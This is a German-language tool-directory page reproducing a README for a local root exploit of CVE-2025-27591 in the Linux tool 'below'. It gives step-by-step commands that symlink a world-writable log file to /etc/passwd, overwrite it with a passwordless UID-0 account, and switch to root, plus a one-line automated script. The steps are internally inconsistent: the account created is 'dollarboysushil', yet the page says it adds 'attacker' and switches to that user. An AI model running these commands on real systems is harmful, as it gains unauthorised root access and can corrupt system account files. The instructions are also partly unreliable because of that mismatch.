
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Linux-Privilege-Escalation-CVE-2025-27591 — CVE-2025-27591 ist eine bekannte Privilegieneskalations-Schwachstelle im Below Service (Version < v0.9.0) | Kitploit
Tools/GitHubGitHub/dollarboysushil/linux-privilege-escalation-cve-2025-27591
Privilege EscalationSchwachstellenanalyseExploitationPost-ExploitationPenetrationstestsRed Teaming
GitHubdollarboysushil/linux-privilege-escalation-cve-2025-27591

Linux-Privilege-Escalation-CVE-2025-27591

Teilen

CVE-2025-27591 ist eine bekannte Privilegieneskalations-Schwachstelle im Below Service (Version < v0.9.0)

Repository anzeigen
7237vor 1 JahrNoch nicht geprüft

CVE-2025-27591 - Privilegienausweitung über beschreibbaren Symlink in below

Zusammenfassung

Dies ist ein einfacher Exploit für CVE-2025-27591, eine lokale Privilegienausweitungs-Schwachstelle im Linux-Systemüberwachungstool below. Die Schwachstelle betrifft Versionen vor v0.9.0 und resultiert aus falschen Berechtigungszuweisungen im System. Das Problem wurde im Januar 2025 entdeckt und am 12. März 2025 öffentlich bekannt gegeben (SecurityOnline, OpenWall). Wenn below mit sudo ausgeführt wird, kann es Fehler in ein weltweit beschreibbares Verzeichnis (/var/log/below) protokollieren, was Angreifern ermöglicht, eine Logdatei mit einem Symlink auf sensible Ziele wie /etc/passwd zu verweisen.

Durch Ausnutzung dessen kann ein unprivilegierter Benutzer mit sudo-Zugriff auf below Privilegien auf root ausweiten.


Schwachstellendetails

  • CVE-ID: CVE-2025-27591
  • Betroffenes Tool: below
  • Betroffenes Feature: Protokollierung über below record
  • Verwundbarer Pfad: /var/log/below/error_root.log
  • Angriffsvoraussetzungen:
    • Das Verzeichnis /var/log/below ist weltweit beschreibbar
    • Der Angreifer kann sudo /usr/bin/below record ohne Passwort ausführen

Exploit-Schritte (Manuell)


✅ Schritt 1: Überprüfen Sie, ob das Log-Verzeichnis weltweit beschreibbar ist Sie sollten Folgendes sehen:

drwxrwxrwx 2 root root 4096 ... /var/log/below
alt text

✅ Schritt 2: Entfernen Sie eine vorhandene error_root.log

rm -f /var/log/below/error_root.log

✅ Schritt 3: Erstellen Sie einen Symlink auf /etc/passwd

ln -s /etc/passwd /var/log/below/error_root.log

dann überprüfen mit

ls -la /var/log/below/error_root.log
# should show: error_root.log -> /etc/passwd

alt text

✅ Schritt 4: Erstellen Sie eine Payload-Datei Dies fügt einen neuen root-Benutzer attacker ohne Passwort hinzu:

echo 'dollarboysushil::0:0:dollarboysusil:/root:/bin/bash' > /tmp/payload

Dateistruktur

username:password:UID:GID:comment(home/full name):home_directory:shell

Wichtig hier sind UID und GUID Wir setzen UID und GUID auf 0, wodurch der Benutzer ein root-Benutzer wird und die Gruppen-ID = root-Gruppe ist alt text

✅ Schritt 5: Lösen Sie einen Log-Schreibvorgang als root aus Dies ist der Kern des Exploits.

sudo /usr/bin/below record

Dieser Befehl wird voraussichtlich fehlschlagen oder ein Timeout verursachen – aber er wird versuchen, Fehlerprotokolle in /var/log/below/error_root.log zu schreiben, was tatsächlich /etc/passwd ist. 💡 In manchen Fällen kann dies allein /etc/passwd beschädigen – daher überschreiben wir es als nächstes vollständig.

✅ Schritt 6: Überschreiben Sie /etc/passwd über den Symlink

cp /tmp/payload /var/log/below/error_root.log

alt text

✅ Schritt 7: Werden Sie root

su attacker

Sie gelangen in eine root-Shell, kein Passwort erforderlich. alt text

Exploit-Schritte (Automatisch)


python3 dbs_exploit.py

alt text

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    379
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    288

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →